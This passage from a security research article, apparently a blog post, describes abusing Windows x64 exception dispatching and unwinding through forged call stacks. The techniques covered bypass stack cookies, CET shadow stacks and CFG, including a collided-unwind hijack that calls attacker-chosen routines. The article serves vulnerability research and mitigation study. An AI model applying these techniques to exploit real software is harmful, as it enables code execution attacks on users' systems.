I've noted a couple of times that the unwind operations are there to "undo" the prolog of the function. I'd like to show a practical example of this. Above, we have the runtime function entry for `ntdll!RtlQueryAtomInAtomTable`. Look at the instructions in the epilog of the function (intended to "restore" the changes of the prolog) and see if you notice a pattern with the unwind operations:

```
RtlQueryAtomInAtomTable proc near
; __unwind { // __GSHandlerCheck_SEH
; PROLOG
; ...
; FUNCTION CONTENT
; ...
mov     rcx, [rsp+0A8h+var_48]
xor     rcx, rsp        ; StackCookie
call    __security_check_cookie
; EPILOG
add     rsp, 70h                        ; .ALLOCSTACK 0x70
pop     r15                             ; .PUSHREG R15
pop     r14                             ; .PUSHREG R14
pop     r13                             ; .PUSHREG R13
pop     r12                             ; .PUSHREG R12
pop     rdi                             ; .PUSHREG RDI
pop     rsi                             ; .PUSHREG RSI
pop     rbx                             ; .PUSHREG RBX
retn
; }
RtlQueryAtomInAtomTable endp
```

The instructions in the epilog match the unwind operations and occur in the same order too! This is why runtime function entries are critical to the unwinding process. They effectively tell you how to restore the state of the stack and registers at any point in time, even if you're in the middle of executing a function. Without this context, writing a reliable unwinding mechanism to support arbitrary continuation at an exception handler would be much more challenging.

What About CET / Shadow Stacks?

An interesting mitigation we have not yet covered is Hardware-enforced Stack Protection, otherwise known as Control-flow Enforcement Technology (CET) for Intel CPUs and shadow stacks for AMD CPUs.

At a high level, when a function is called and a return address is pushed on the regular stack, a copy of that return address is also pushed on a "shadow stack" region. When the function returns, the address on the normal stack, which could have been corrupted by an attacker, is compared with the value on the shadow stack. If these values don't match, the program is terminated.

This is an opt-in mitigation, meaning you won't find it turned on by default. In 2021, Google Security wrote a blog about the work that went into enabling shadow stacks for Chrome. Although shadow stacks certainly aren't commonplace for most applications, it's a mitigation we may see increased adoption of in the future as it becomes more standardized.

This article is not intended to be a comprehensive look into how shadow stacks work in practice. If you're curious and want to learn more about specific implementation details, check out "*RIP ROP: CET Internals in Windows 20H1*" by Yarden Shafir and Alex Ionescu.

Going back to our trivial implementation of Exception Oriented Programming, let's say we are in the context of a process with Hardware-enforced Stack Protection. Even if we did escape a security cookie check by throwing an exception into a handler without one, when the handler returns, our corrupted return address on the stack would not match what's on the shadow stack and thus prevent our attack.

Core Concepts

In a classical ROP attack, the epilogues of functions are chained together to perform various operations, such as modifying registers and the stack, before returning to a function, simulating a call. Security cookies initially posed a significant challenge to ROP, as you typically couldn't modify the return address without also corrupting the cookie. With the next generation of system mitigations like shadow stacks, ROP is only becoming more challenging of an attack to leverage in real-world scenarios.

The trivial approach of escaping a security cookie check by throwing an exception only scratches the surface of what is possible through the unwinding process.

Here is a quick reminder about how exception dispatching works from a high level:

1. `RtlDispatchException` is called, which "virtually unwinds" the stack and calls the exception handlers for functions with the `UNW_FLAG_EHANDLER` flag in their `UNWIND_INFO` structure.
    - If a handler returns `EXCEPTION_CONTINUE_EXECUTION`, the virtual unwinding process is halted, and execution continues where the exception occurred, **with the original state of the registers**.
    - If a handler returns `EXCEPTION_CONTINUE_SEARCH`, the virtual unwinding process continues for other exception handlers.
    - If in the context of the C-specific language handler and the exception filter (handler address) returns `EXCEPTION_EXECUTE_HANDLER`, `RtlUnwind` is called.
2. If `RtlUnwind` is called (i.e. by `__C_specific_handler`), the state of the stack/registers is unwound to continue execution at the C-specific exception handler (jump target). Unlike "virtual" unwinding, changes made to the `CONTEXT` structure by unwind operations **will be reflected** when execution continues at the handler.

There is an enormous amount of attack surface here. Sure, in the context of 64-bit applications, we will generally be limited to legitimate exception handlers and `UNWIND_INFO` structures. This is similar to how we are stuck with executing the epilog's of legitimate functions with ROP as "gadgets". As an attacker with a stack overflow vulnerability, however, since we can overwrite the call stack with whatever we want, we have **complete control over *what* legitimate functions are used in the unwinding process and the *order* in which they are used**.

How? In our trivial example, we modified the caller of our function *with* a cookie check to be a legitimate function that has an exception handler *without* a cookie check. Why stop at adding only one function to the call stack? Why not leverage unwind operations to modify registers to use untrusted values from the stack we control? This is where things start to get interesting. Let's break these attacks down.

What Can We Do in `RtlDispatchException` with Control over the Stack?

The first half of exception dispatching is to "virtually unwind" the stack in `RtlDispatchException`, calling exception handlers as we encounter them. As an attacker with influence over the stack, we can dictate the legitimate functions that `RtlDispatchException` will use when "virtually unwinding". So what does that let us do?

In the context of Windows binaries, we often deal with the C-specific language handler, where functions can specify what exceptions they want to catch with an exception filter. Remember that the C-specific exception handlers (jump targets) are triggered via `RtlUnwind`, which is outside the scope of `RtlDispatchException`.

Unfortunately, combined with the fact that the `CONTEXT` record we can influence when "virtual unwinding" occurs isn't used anywhere outside of this function, there is not much we can do in `RtlDispatchException` **alone** other than trigger a "desirable" C-specific exception handler (jump target) for unwinding.

To trigger a legitimate function's C-specific exception handler (jump target), we face two main requirements:

1. We need to know the address of the legitimate function (i.e. by knowing where the module is located).
    There is a slight exception we'll discuss later: we can leverage a partial return address overwrite to access the functions in the same module as what's already on our call stack.
2. The function's exception filter (handler address) needs to be 1 or return `EXCEPTION_EXECUTE_HANDLER` for our exception code.

Once we meet these requirements, the next step is to figure out where to write our "fake return address" on the stack. Our goal is to trick the unwinding process into thinking the function with our desired exception handler "called" the function where we generated an exception; hence it should be the one to handle our exception.

For our first parent caller, knowing the location to write is easy- it's just where the actual return address for the previous function is. Once we overwrite the first return address, however, we need to do some math.

```
[RUNTIME_FUNCTION]
...
    [UNWIND_INFO]
    ...
    Unwind codes: .ALLOCSTACK 0x70; .PUSHREG R15; .PUSHREG R14; .PUSHREG R13;
.PUSHREG R12; .PUSHREG RDI; .PUSHREG RSI; .PUSHREG RBX
```

Let's go through a quick example with `ntdll!RtlQueryAtomInAtomTable`. Imagine we replaced the first caller on the stack with an address to `RtlQueryAtomInAtomTable`. Where would we write the second caller's return address?

Each function's prolog is going to impact the stack differently. We have to account for each unwind operation that modifies `Rsp`. In this case, we have a stack allocation of 0x70 bytes (`sub rsp, 0x70`) and 7 registers being pushed (`push r??`). Assume our offset is relative to the `location of the previous return address + 0x8`. To calculate the total stack allocation for `RtlQueryAtomInAtomTable`, we do `0x70 + 0x8*7 = 0xA8`, where 0x70 is our stack allocation, and 0x8*7 accounts for each register that was pushed. This means our next return address would be written to `Rsp + 0xA8` following the previous one.

As I mentioned earlier, you can look at the source code of RtlDispatchException in the leaked Windows Research Kernel yourself. Additionally, here is the specific code that will tell you exactly how each unwind operation modifies `Rsp`.

Now that we know how to do this math, we can chain together an unlimited amount of functions on the call stack- while accounting for how they impact `Rsp`. However, before we get into `RtlUnwind`, there is one more small step to understand.

```
typedef struct _SCOPE_TABLE_AMD64 {
    DWORD Count;
    struct {
        DWORD BeginAddress;
        DWORD EndAddress;
        DWORD HandlerAddress;
        DWORD JumpTarget;
    } ScopeRecord[1];
} SCOPE_TABLE_AMD64, *PSCOPE_TABLE_AMD64;
```

Our first requirement was to know the location of the legitimate function protected by our desirable exception handler. Writing this function's address to the call stack alone is not sufficient. Remember that the scope record structure specifies what part of the function is protected by a given filter/handler with the `BeginAddress`/`EndAddress` fields. To ensure we trigger our desired `JumpTarget` handler, we need to add *at least* the `BeginAddress` of the relevant scope to our image base rather than only the function offset.

To recap, `RtlDispatchException` will virtually unwind through each function in our fake call stack. Once the entry with our desirable exception handler is reached, `__C_specific_handler` is called. Then, since our return address is within the scope bounds, the exception filter is called, which returns `EXCEPTION_EXECUTE_HANDLER` (or is 1, which means the same thing). This will trigger a final call to `RtlUnwind`, responsible for unwinding the stack and resuming execution at our exception handler!

The following section is where we'll get into some fun bits and explore why we'd want to include other functions (including those without exception handlers) before our final target.

What Can We Do in `RtlUnwind` with Control over the Stack?

Now that we understand how to create a fake call stack with any function we want and how to trigger `RtlUnwind` from the context of an exception, let's get into some primitives.

A quick reminder about the differences between `RtlDispatchException` and `RtlUnwind`. In `RtlDispatchException`, the `CONTEXT` structure being modified does not impact anything other than the virtual unwind process itself, whereas in `RtlUnwind`, changes will be reflected when execution continues. Also, in `RtlDispatchException`, only functions with `UNW_FLAG_EHANDLER` in their unwind info structure will have their `ExceptionHandler` called, whereas in `RtlUnwind`, the same is true with the `UNW_FLAG_UHANDLER` flag.

The four primary "primitives" we can leverage in `RtlUnwind` are:

1. We can resume execution at any C-specific exception handler (jump target) whose location we know and whose exception filter we've passed.
2. We can read untrusted values into registers from the stack *and* these values will be reflected once execution is resumed at our C-specific exception handler.
3. We can influence the offset on the stack we resume execution at.
4. We can execute any termination/unwind handler we want on our way to the unwind destination.

    For example, before reaching our desired exception handler (jump target), we could trigger the `__finally` blocks for any function we know the address of. This can lead to scenarios like a use-after-free or double-free.

We've covered how to do #1 already in the previous section. What about the other primitives?

Modify Any Register We Want

Earlier I said there were reasons we would want to include functions on our call stack *prior* to the function with our desirable exception handler. We can leverage the unwind operations of any function we know the location of to modify registers before we resume execution at a desirable exception handler.

How? Many functions do not have an exception handler defined, but they still have a runtime function / unwind info entry to allow them to be unwound. The reason unwind operations can provide us with very powerful primitives is because they are designed to restore untrusted data from the stack into registers to which we otherwise wouldn't have access.

For example, take the `UWOP_PUSH_NONVOL` operation that represents `PUSH REGISTER` instructions. Let's say our fake call stack had two functions, one that has no handler with a `UWOP_PUSH_NONVOL` unwind operation and one that has our desired exception handler. When the first function is unwound, `RtlVirtualUnwind` in `RtlUnwind` will replace the value of `REGISTER` with an untrusted value from the stack. By including this function in our call stack, we have direct control over the value of `REGISTER` when execution resumes at our exception handler. Even more powerful- we can chain together multiple functions with desirable unwind operations on the call stack to ultimately influence the value of almost every register!

Although you can see what each unwind operation does in the leaked Windows Research Kernel, I've created a small summary of the primitives they give us below:

1. `UWOP_PUSH_NONVOL` - Pulls an untrusted value from the stack and places it into a register specified by the `OpInfo` field.
2. `UWOP_ALLOC_LARGE` / `UWOP_ALLOC_SMALL` - Increments `Rsp` by a constant value.

3. `UWOP_SET_FPREG` - Set `Rsp` to the register specified by the `FrameRegister` field. Subtract 16 * the `FrameOffset` field. Both fields are from the unwind info structure.
4. `UWOP_SAVE_NONVOL` / `UWOP_SAVE_NONVOL_FAR` - Read a value from a constant offset on the stack into the register specified by the `OpInfo` field.
5. `UWOP_PUSH_MACHFRAME` - Pulls an untrusted value from the stack and places it into `Rip`. `Rsp` is then replaced with an untrusted value from offset 0x18 of the current stack.

    Note that `Rip` is replaced at the end of `RtlUnwind` (unless your exception code is `STATUS_UNWIND_CONSOLIDATE`), so no, you can't just restore execution at some arbitrary address from the stack.

As you can see, these operations provide powerful primitives to modify the state of registers before restoring at a legitimate exception handler. Of course, you would need to find these operations already present in an existing function's unwind info structure, but given that every function has an unwind info structure, you have a lot to choose from.

Another side effect to worry about is "what if I only want to replace a few registers, but my unwind info structure contains operations I don't want?". Fortunately, there is a trick we can use to get around this.

```
typedef union _UNWIND_CODE {
        struct {
                unsigned char CodeOffset;
                unsigned char UnwindOp : 4;
                unsigned char OpInfo : 4;
        };
        unsigned short FrameOffset;
} UNWIND_CODE, *PUNWIND_CODE;
```

When unwind operations are enumerated, it's not as simple as "just enumerate every operation if the exception address is in this function". For example, what happens if an exception occurs in the prolog?

To account for this exists the `CodeOffset` field of each `UNWIND_CODE` (unwind operation). An unwind operation is only executed if the address inside the function minus the function address itself is greater than or equal to the `CodeOffset`. This way, if an exception occurred in the prolog, only unwind operations corresponding to instructions that have already been executed would be processed.

This functionality is helpful because we can specify which unwind operation we want to start with!

```
[UNWIND_INFO]
Unwind codes:
        0x10: .ALLOCSTACK 0x70
        0xc: .PUSHREG R15
        0xa: .PUSHREG R14
        0x8: .PUSHREG R13
        0x6: .PUSHREG R12
        0x4: .PUSHREG RDI
        0x3: .PUSHREG RSI
        0x2: .PUSHREG RBX
```

For example, above, the unwind operations for `ntdll!RtlQueryAtomInAtomTable` are prepended with their `CodeOffset` fields. If we wanted to only replace the value of `RBX`, we place the address of `RtlQueryAtomInAtomTable` + 0x2 on the stack. This works because RtlpUnwindPrologue will assume an exception occurred at the `PUSH RBX` instruction, thus only process that unwind operation.

Influence the Stack Pointer

Another useful primitive is the ability to modify the stack pointer. Here are the most prominent reasons this would be helpful:

1. If we want to return to a legitimate function on the call stack that we haven't modified after faking the functions "below it", we need to align `Rsp` with that legitimate function's return address on the stack.
    If we are executing a desirable exception handler (jump target) who will `ret` into a legitimate caller, we'd need to account for the changes the handler will make to the stack.
2. If we are using a partial return address overwrite (i.e. because we don't have a leak), then controlling `Rsp` would let us choose which return address on the legitimate call stack we want to perform an overwrite on.
    Besides having a more comprehensive selection of modules to choose from, maybe we control the local variables for some caller and can find an exception handler that reads from these local variables.

The first method of influencing `Rsp` does require leaks, but it's relatively straightforward. As previously discussed, each function's unwind operations will impact `Rsp` differently. By placing legitimate functions on the call stack, we can use these unwind operations to increment `Rsp` by any amount we want. We can control this even further by using the previous trick of placing our return address in the middle of a prolog (to exclude certain unwind operations).

The second method of influencing `Rsp` without leaks is slightly more nuanced. When I was reading part 3 of Ken Johnson's series explaining how 64-bit exception handling worked on Windows, this paragraph caught my eye:

> If RtlUnwindEx encounters a "leaf function" during the unwind process (a leaf function is a function that does not use the stack and calls no subfunctions), then it is possible that there will be no matching RUNTIME_FUNCTION entry for the current call frame returned by RtlLookupFunctionEntry. In this case, RtlUnwindEx assumes that the return address of the current call frame is at the current value of Rsp (and that the current call frame has no unwind or exception handlers). Because the x64 calling convention enforces hard rules as to what functions without RUNTIME_FUNCTION registrations can do with the stack, this is a valid assumption for RtlUnwindEx to make (and a necessary assumption, as there is no way to call RtlVirtualUnwind on a function with no matching RUNTIME_FUNCTION entry). The current call frame's value of Rsp (in the context record describing the current call frame, not the register value of rsp itself within RtlUnwindEx) is dereferenced to locate the call frame's return address (Rip value), and the saved Rsp value is then adjusted accordingly (increased by 8 bytes).

Ken described the logic that occurs during unwinding when a return address is retrieved from the stack that does not have a corresponding function entry. This is helpful for our purposes because what it means is that if we put an invalid address on the stack, the unwinding process will consider it a "leaf function" (since it can't find a function entry) and skip over it! This allows us to increment `Rsp` by 8 by including invalid addresses in our call stack.

I ran into an issue when I was testing this out myself. I had placed one constant address on the stack repeatedly, hoping that `Rsp` would keep incrementing by 8. What happened instead was after the first instance of the invalid constant, unwinding failed. I found the answer while reading through the WRK leak of RtlDispatchException:

```
//
// If the old control PC is the same as the return address,
// then no progress is being made and the function tables are
// most likely malformed.
//
if (ControlPc == *(PULONG64)(ContextRecord1.Rsp)) {
    break;
}
```

What was happening was that the unwinding process included a check to make sure the previous control point did not match the next control point. So, to fix the behavior of incrementing `Rsp` as many times as I wanted, all I had to do was swap between two invalid constants. For example, if I wanted to increment `Rsp` by 0x20, my call stack would look like the following:

```
0x1111111111111111
0x2222222222222222
0x1111111111111111
0x2222222222222222
```

This is helpful when we don't have a leak because we can create a "sled" to get to any other legitimate return address on the stack.

Summary

To summarize the advanced variants of Exception Oriented Programming here is what we can do as an attacker with a stack overflow vulnerability:

1. We can restore execution at any C-specific exception handler (jump target) we know the location of.
2. We can directly control the state of registers when an exception is handled.
    This could be leveraged to corrupt the caller's state when our exception handler returns to a given function.
3. We can call the termination handler (`__finally` block) in any function we know the location of.
    This could be used to trigger a use-after-free or double-free scenario.

Without any leaks, we would be limited to partial return address overwrites. Fortunately, we can influence `Rsp` such that we can overwrite any address on the stack rather than only our direct parent. However, the primary method of controlling what values are used in unwind operations would be to overwrite the return address of a function we control specific local variables in. This is because we cannot overwrite the local variables without knowing the complete return address.

Does This Work with CET / Shadow Stacks?

One of the considerable benefits of these attacks is that we only hit a return instruction relevant to shadow stacks when our desired exception handler returns. Otherwise, the unwinding process blindly trusts addresses from the stack we control.

Still, the return instruction in the exception handler could pose a problem; what can we do to ensure we don't crash at that point?

```
245     Rsp = (unsigned __int64 *)Context->Rsp;
246     Context->Rip = *Rsp;                    // Update Rip to the return address from stack
247     Context->Rsp = (unsigned __int64)(Rsp + 1);// Rsp += 8 to account for the return address being read
248     RtlpPopUserShadowStack((__int64)Context); // Remove a return address from the shadow stack
```

First, whenever a new function on your call stack is enumerated by the unwinding process, a return address is "popped" from the shadow stack. This is important because when you unwind to a function `N` return addresses away, you need to get rid of those `N` return addresses on the shadow stack to ensure that the next `ret` instruction will match what's on the shadow stack.

This is a useful "feature" that we can abuse because we can cause corruption in the state of an application by returning to any function in the call stack we want to. By chaining together fake exception handlers, we can "pop" the shadow stack until we reach a desired parent function and use a jump target's `ret` instruction to return to it early.

CET does not verify that your return address is at the same stack offset where it was initially placed. Therefore, as long as the value matches what's on the shadow stack, it does not matter where on the stack the return address is retrieved from.

> In those CET times: It's possible to return in unwinding to any address in the SSP, causing a "type confusion" between stack frames ;)
> I really like the different variants of this concept https://t.co/I44p8uVAl2:) Type confusions are on fire! (stack frames, objc for PAC bypass) https://t.co/aZPcmb6XQb
>
> — Saar Amar (@AmarSaar) January 21, 2020

This design weakness has been known for at least two years, however. Another security researcher, Saar Amar, highlighted how an attacker could cause a "type confusion" condition even with CET by unwinding to a desired function already on the call stack.

For example, imagine a parent function responsible for initializing a structure. By returning to a function above it mid-way during the initialization process, that parent may end up using an incomplete structure.

If you have a leak of the module location, you can predict the legitimate return address on the shadow stack (after the popping occurs) and put it on the normal stack where the following return address will be retrieved from. If you don't know the location of the legitimate function and can avoid overflowing it on the stack, you can create a fake call stack that will increment `Rsp` right up to that legitimate address.

Blast from the Past

Background

Part 5 of Ken Johnson's series on 64-bit exception handling discussed how certain edge cases known as "collided unwinds" were addressed. To give a high-level overview of what collided unwinds are, here is a good quote from Ken's blog:

> A collided unwind occurs when an unwind handler initiates a secondary unwind operation in the context of an unwind notification callback. In other words, a collided unwind is what occurs when, in the process of a stack unwind, one of the call frames changes the target of an unwind. This has several implications and requirements in order to operate as one might expect:
> 1. Some unwind handlers that were on the original unwind path might no longer be called, depending on the new unwind target.
> 2. The current unwind call stack leading into RtlUnwindEx will need to be interrupted.
> 3. The new unwind operation should pick up where the old unwind operation left off. That is, the new unwind operation shouldn't start unwinding the exception handler stack; instead, it must unwind the original stack, starting from the call frame after the unwind handler which initiated the new unwind operation.

An even more straightforward way of thinking about a collided unwind is that it occurs when an unwind handler calls `RtlUnwind` itself. To solve this problem, Ken describes Microsoft's "elegant" solution: any call to an unwind handler is executed through a helper function, `RtlpExecuteHandlerForUnwind`.

```
typedef struct _DISPATCHER_CONTEXT {
    ULONG64 ControlPc;
    ULONG64 ImageBase;
    PRUNTIME_FUNCTION FunctionEntry;
    ULONG64 EstablisherFrame;
    ULONG64 TargetIp;
    PCONTEXT ContextRecord;
    PEXCEPTION_ROUTINE LanguageHandler;
    PVOID HandlerData;
    struct _UNWIND_HISTORY_TABLE *HistoryTable;
    ULONG ScopeIndex;
    ULONG Fill0;
} DISPATCHER_CONTEXT, *PDISPATCHER_CONTEXT;
```

When `RtlpExecuteHandlerForUnwind` is called by `RtlUnwindEx`, it saves a pointer to the current `DISPATCHER_CONTEXT` structure on the stack. As we can see above, this structure contains the entire internal state of `RtlUnwindEx`.

In an earlier section, we dumped the exception handlers for functions in ntdll, where the `__GSHandlerCheck*` variants were discovered. One of the other exception handlers I skipped over was `RtlpUnwindHandler`. This exception handler is actually used to protect `RtlpExecuteHandlerForUnwind`.

This is where the "elegant" solution kicks in. When an unwind handler calls `RtlUnwindEx` and the unwinding process occurs again, `RtlUnwindEx` calls the unwind handler of `RtlpExecuteHandlerForUnwind`, which is `RtlpUnwindHandler`. What does this handler do? It overwrites the current `DISPATCHER_CONTEXT` structure with the saved `DISPATCHER_CONTEXT`

structure and returns `ExceptionCollidedUnwind`. When an unwind handler returns this result, `RtlUnwindEx` will use the overwritten values to replace its internal unwinding state. This allows the unwinding process to resume from where it was left off without any fuss.

An Overpowered Primitive

> ... there is **not much we can do** in `RtlDispatchException` alone other than trigger a "desirable" C-specific exception handler (jump target) for unwinding ...

When I was covering what we could do with control over the stack in `RtlDispatchException`, remember how I said, "not much"?

I lied.

While reading the leaked source for `RtlDispatchException`, I noticed that it too contained code to handle the `ExceptionCollidedUnwind` result returned by exception handlers. This may have been added to cover the unlikely edge case where an exception occurs, `RtlUnwindEx` is called, an unwind handler is called, and another exception occurs.

This is where I got a wild idea- as an attacker with a stack overflow vulnerability, we can modify the call stack to whatever we want, right? If we knew the location of ntdll, **couldn't we make it seem like the function we are causing an exception in was *called by* `RtlpExecuteHandlerForUnwind`?**

If this was true, knowing that `RtlpUnwindHandler` grabs the `DISPATCHER_CONTEXT` structure pointer from the stack, if we had any memory location in the process that was attacker-controlled, couldn't we overwrite the entire internal state of `RtlDispatchException` with our own values?

```
        //
        // The dispostion is collided unwind.
        //
        // A collided unwind occurs when an exception dispatch
        // encounters a previous call to an unwind handler. In
        // this case the previous unwound frames must be skipped.
        //
    case ExceptionCollidedUnwind:
        ControlPc = DispatcherContext.ControlPc;
        ImageBase = DispatcherContext.ImageBase;
        FunctionEntry = DispatcherContext.FunctionEntry;
        EstablisherFrame = DispatcherContext.EstablisherFrame;
        RtlpCopyContext(&ContextRecord1,
        DispatcherContext.ContextRecord);

        RtlVirtualUnwind(UNW_FLAG_EHANDLER,
                         ImageBase,
                         ControlPc,
                         FunctionEntry,
                         ContextRecord1,
                         &HandlerData,
                         &EstablisherFrame,
                         NULL);

        ContextRecord1.Rip = ControlPc;
        ExceptionRoutine = DispatcherContext.LanguageHandler;
        HandlerData = DispatcherContext.HandlerData;
        HistoryTable = DispatcherContext.HistoryTable;
        ScopeIndex = DispatcherContext.ScopeIndex;
        Repeat = TRUE;
        break;
```

Knowing the location of ntdll *and* some memory we control certainly isn't trivial, but the impact is astronomical. For example, in the (slightly corrected) WRK excerpt above, when the `ExceptionCollidedUnwind` result is returned, the overwritten `DispatcherContext` variable is used to update the current `Rip`, image base, runtime function entry, `CONTEXT` record, the `UNWIND_HISTORY_TABLE`, **and even a pointer that specifies an ExceptionRoutine to immediately call**. All of this is controlled by an attacker with a stack overflow vulnerability.

See the `Repeat` variable getting set to `TRUE`? What happens is right after the `break`, the while loop for calling an exception handler repeats *without* calling `RtlLookupFunctionEntry`, and the attacker-controlled `ExceptionRoutine` is passed to `RtlpExecuteHandlerForException`, whose the second argument (`RDX`/`EstablisherFrame`) is entirely controlled by the attacker as well.

```
.text:00000001800A3EA0 ; __int64 __fastcall RtlpExecuteHandlerForException(_
.text:00000001800A3EA0 RtlpExecuteHandlerForException proc near
.text:00000001800A3EA0                                         ; CODE XREF:
.text:00000001800A3EA0                                         ; DATA XREF:
.text:00000001800A3EA0
.text:00000001800A3EA0 var_8           = qword ptr -8
.text:00000001800A3EA0
.text:00000001800A3EA0 ; __unwind { // RtlpExceptionHandler
.text:00000001800A3EA0                 sub     rsp, 28h
.text:00000001800A3EA4                 mov     [rsp+28h+var_8], r9
.text:00000001800A3EA9                 mov     rax, [r9+30h]
.text:00000001800A3EAD                 call    rax
.text:00000001800A3EAF                 nop
.text:00000001800A3EB0                 add     rsp, 28h
.text:00000001800A3EB4                 retn
.text:00000001800A3EB4 ; } // starts at 1800A3EA0
.text:00000001800A3EB4 RtlpExecuteHandlerForException endp
```

To add insult to injury, the call inside of `RtlpExecuteHandlerForException` to the attacker-controlled `ExceptionRoutine` is done *without* a Control Flow Guard (or xFG) check, meaning we can call into the middle of any function or any unaligned address.

I can't help but draw parallels to the x86 SEH hijacking attacks from ~15+ years ago, where an attacker could overflow the stack and replace the exception handler that would be called. With this primitive, we can achieve the same result with even more control.

To give you an idea of what's possible with the variables we can modify:

1. We can call any function anywhere we want (via `LanguageHandler`) with the second argument (`RDX`/`EstablisherFrame`) completely controlled.
2. When `RtlVirtualUnwind` is called following the `ExceptionCollidedUnwind` result, we have full control over the `ControlPc`, `ImageBase`, `RUNTIME_FUNCTION` structure, and `UNWIND_INFO` structure it uses.
   This means we can execute any unwind operations we want. We'll talk more about how this can be abused in practice later.
3. If we meet certain conditions (discussed later) and specify an exception handler that returns `EXCEPTION_CONTINUE_SEARCH`, we can continuously hijack the dispatching/unwinding process since we control the `UNWIND_HISTORY_TABLE` structure.
   The history table is used as a cache to store previously retrieved `RUNTIME_FUNCTION` entries. By creating a malicious history table, we can specify our own `RUNTIME_FUNCTION` structure for any function we know the location of.
4. If we set `LanguageHandler` to the C-specific exception handler in ntdll, we can define a custom `SCOPE_TABLE` structure to call any ntdll functions we want *consecutively* (as long as the functions return 0).

Enough about what we *can* do; let's go through a practical example!

Planning Our Attack

To leverage this primitive in a stack overflow attack, we need to meet two major requirements:

1. We need to know the location of ntdll.
2. We need to know the location of attacker-controlled memory. This memory can be anywhere in the process.

Although we have significant control over the unwinding process, we still have many quirks and challenges to overcome. To best describe these limitations, I'll explain what occurs in `RtlDispatchException` when the `ExceptionCollidedUnwind` result is returned.

1. The `ControlPc`, `ImageBase`, `FunctionEntry`, and `ContextRecord` variables in `RtlDispatchException` are updated to attacker-controlled values.
   The only variable we haven't explicitly covered is `ControlPc`, which represents the current `Rip` value. During each step in the unwinding process, this is updated to the return address from the call stack.
2. `RtlVirtualUnwind` is called. As an attacker, we have complete control over the runtime function and unwind info structures used for the virtual unwind.
   - This means we can specify any unwind operations we want. Note that the `Rsp` register in our context record must be a valid pointer no matter what- although it doesn't need to point at the stack (i.e. it could point at our controlled memory).
   - These unwind operations are incredibly powerful. For example, we can easily chain arbitrary reads by setting `Rsp` to some offset inside of ntdll and leveraging `UWOP_PUSH_NONVOL` to read an address from `Rsp`, `UWOP_ALLOC_*` to increment `Rsp` by any offset, etc.
   - At the end of this virtual unwind, our `Rsp` and `Rip` registers in the context record are updated. By default, `Rip` is read by dereferencing `Rsp`, and `Rsp` is incremented depending on the unwind operations (not true in cases like `UWOP_PUSH_MACHFRAME`).
   - If `Rip` matches the current `ControlPc`, the unwinding process is halted because it is assumed the stack is corrupted.
3. Once the virtual unwind is complete, the `EstablisherFrame`, `HandlerData`, `ExceptionRoutine`, and `HistoryTable` are all updated to attacker-controlled values.
4. The exception handler loop continues and the function we specified in `LanguageHandler` is called. The first argument (`RCX`) is a pointer to the exception record, the second argument (`RDX`) is the establisher frame we control entirely, the third argument (`R8`) is a pointer to the context record, and the fourth argument (`R9`) is a pointer to the dispatcher context structure.

5. The return value of this function is checked again.
    - If the result is `ExceptionContinueExecution`, execution continues where the exception occurred.
    - If the result is `ExceptionContinueSearch`, the search for an exception handler continues.
    - If the result is `ExceptionNestedException`, then the exception flags are updated and the search continues.
    - If the result is `ExceptionCollidedUnwind`, we start over from step 1.
    - Any other result leads to a non-continuable exception. This effectively means that any exception routine you specify must return a value between 1-2 to ensure the search is continued.
6. If the search is continued, our first major challenge occurs. The `Rsp` record is validated to be inside the low/high limit of the stack.

    I'll talk about a complex way we can pass this check in a later section.
7. `ControlPc` is updated to `Rip`, and the unwind loop continues assuming `Rsp` is in the stack's bounds.
8. At the beginning of the loop, `ControlPc` and our controlled `HistoryTable` are passed to `RtlLookupFunctionEntry` to find a corresponding runtime function entry.

    Since we control the history table, if we can predict the value of `ControlPc`, we can define our own `ImageBase` and `RUNTIME_FUNCTION` pointers.
9. `RtlVirtualUnwind` is called again and practically the same logic we mentioned in step 2 occurs. The significant differences worth mentioning are:
    - The `EstablisherFrame` is updated to the value of `Rsp`. If the `FrameRegister` field in the unwind info structure is populated, it is instead set to the value of that register (minus `0x10` * the `FrameOffset` field).
    - If the `UNW_FLAG_EHANDLER` flag is set, the `ExceptionRoutine` is calculated by adding the `ExceptionHandler` field from the unwind info structure to the `ImageBase`.
10. After this virtual unwind is where our second major challenge occurs. `EstablisherFrame` is validated to be within the bounds of the stack.
    - During the first loop, `Rsp` must have already been a value that points at the stack; hence `EstablisherFrame` would likely be updated to that valid stack pointer.
    - The problem is that we no longer have arbitrary control over the second argument to the exception handler. Any `RDX` value we specify must be within the stack's low/high limits (also stored on the stack).
11. Assuming an exception handler was defined, the logic from step 3 starts over again.

As a reminder, you can read the source code for all of this logic in the leaked WRK.

The most significant barrier to simply looping over and over again, calling a different exception handler of our choice each time, is that after the initial `ExceptionCollidedUnwind` result is handled, we quickly lose control over the second argument *and* we need to

somehow guarantee that `Rsp` is within the bounds of the stack.

Of course, this is easy if the attacker-controlled memory you know the location of is the stack. But requiring the location of attacker-controlled memory **and** requiring that it is on the stack is lame. This is quite a powerful primitive; we should be able to perform this attack regardless of whether our controlled memory is in the stack, the heap, or anywhere else.

Initially, I spent ~2 weeks developing a complex exploit chain to execute arbitrary shellcode without needing to step outside the bounds of the unwinding process. It worked with CET and CFG in strict mode but had some stability issues. What I realized was during this process, I had discovered several quite powerful primitives such that if our goal is only to execute code remotely, there were much simpler (and more stable) methods of gaining arbitrary code execution. Let's discuss using some of these primitives to create a stable proof-of-concept to execute arbitrary code.

Allowing Functions to Return Zero

A frustrating challenge I faced while writing an exploit was that any exception handler I called had to return 1 (`ExceptionContinueSearch`) or 2 (`ExceptionNestedException`). Triggering 3 (`ExceptionCollidedUnwind`) would enter an infinite loop, as it would keep calling the function repeatedly (since the dispatcher context would remain the same).

```
                } else {
                    ExceptionFilter =
                        (PEXCEPTION_FILTER)(ScopeTable-
>ScopeRecord[Index].HandlerAddress + ImageBase);
                    Value = (ExceptionFilter)(&ExceptionPointers, EstablisherFrame);
                }
                //
                // If the return value is less than zero, then dismiss the
                // exception. Otherwise, if the value is greater than zero,
                // then unwind to the target exception handler. Otherwise,
                // continue the search for an exception filter.
                //
                if (Value < 0) {
                    return ExceptionContinueExecution;
                } else if (Value > 0) {
                        // RtlUnwind is called.
                        ...
                    }
                        // Loop continues.
        ...
        // Eventually, ExceptionContinueSearch is returned.
        return ExceptionContinueSearch;
```

While reading the code for the `__C_specific_handler`, which is included with the MSVCRT (`C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\crt\src\amd64\chandler.c`), I discovered that if the exception filter it called

returned zero, it will continue enumerating the scope table.

